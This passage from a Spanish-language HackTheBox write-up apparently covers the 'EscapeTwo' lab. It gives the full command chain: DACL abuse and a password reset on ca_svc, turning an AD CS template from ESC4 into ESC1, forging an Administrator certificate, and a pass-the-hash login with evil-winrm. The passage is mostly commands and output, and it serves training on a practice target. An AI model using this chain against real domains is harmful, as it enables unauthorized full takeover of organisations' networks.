Ahora que soy dueño puedo otorgarme el control total de la cuenta con impacket-dacledit.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260121-182014.bak
[*] DACL modified successfully!
Teniendo el control total de la cuenta puedo cambiarle su contraseña para tener acceso con net rpc.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ net rpc password "ca_svc" "w0nder11ng23@" -U "sequel.htb"/"ryan"%"WqSZAF6CysDQbGb3" -S 10.129.69.138
Al probar las credenciales puedo comprobar que si funciono:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u ca_svc -p 'w0nder11ng23@'
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [+] sequel.htb\ca_svc:w0nder11ng23@
Abusando de ESC4.
Ahora que tengo control total sobre la cuenta, uno de los primeros pasos que realizo es enumerar las plantillas de certificados que el usuario puede solicitar, con el objetivo de identificar posibles vectores de escalada de privilegios. Esto lo puedo hacer con certipy:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ certipy find -u ca_svc@sequel.htb -p 'w0nder11ng23@' -dc-ip 10.129.69.138 -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'
[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-01-21T18:21:31+00:00
    Template Last Modified              : 2026-01-21T18:21:31+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
- Podemos ver que la plantilla DunderMifflinAuthentication es vulnerable a ESC4.
Info
ESC4 (Template Hijacking) es una vulnerabilidad que ocurre cuando un atacante posee permisos para modificar una plantilla de certificados en AD CS.
Esto le permite alterar la configuración de una plantilla legítima para introducir condiciones inseguras, haciéndola vulnerable a otros tipos de abuso, como ESC1.
Podemos modificar la plantilla DunderMifflinAuthentication para que sea vulnerable a ESC1 con certipy de la siguiente manera:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ certipy template \
    -u 'ca_svc@sequel.htb' -p 'w0nder11ng23@' \
    -dc-ip '10.129.69.138' -template 'DunderMifflinAuthentication' \
    -write-default-configuration

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
Info
ESC1 es una vulnerabilidad que permite solicitar un certificado en nombre de cualquier usuario, siempre que la plantilla permita especificar el Subject Alternative Name (SAN).
Ahora que la plantilla es vulnerable a ESC1 podemos solicitar un certificado para el usuario administrador.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ certipy req -u ca_svc@sequel.htb -p 'w0nder11ng23@' -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn Administrator@sequel.htb -ns 10.10.16.34 -debug

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.10.16.34'
[+] DC IP: None
[+] DC Host: 'SEQUEL.HTB'
[+] Target IP: None
[+] Remote Name: 'SEQUEL.HTB'
[+] Domain: 'SEQUEL.HTB'
[+] Username: 'CA_SVC'
[+] Trying to resolve 'SEQUEL.HTB' at '10.10.16.34'
[+] Resolved 'SEQUEL.HTB' from cache: 10.129.69.138
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.69.138[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.69.138[\pipe\cert]
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[+] Attempting to write data to 'administrator.pfx'
[+] Data written to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Con el certificado puedo autenticarme como administrador y obtener su hash NTLM.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.69.138
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Y con este hash puedo conectarme via WinRm.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ evil-winrm -i sequel.htb -u administrator -H "7a8d4e04986afa8ed4060f75e5a0b3ff"


*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
3d7e4611a971c4750e******
PWNED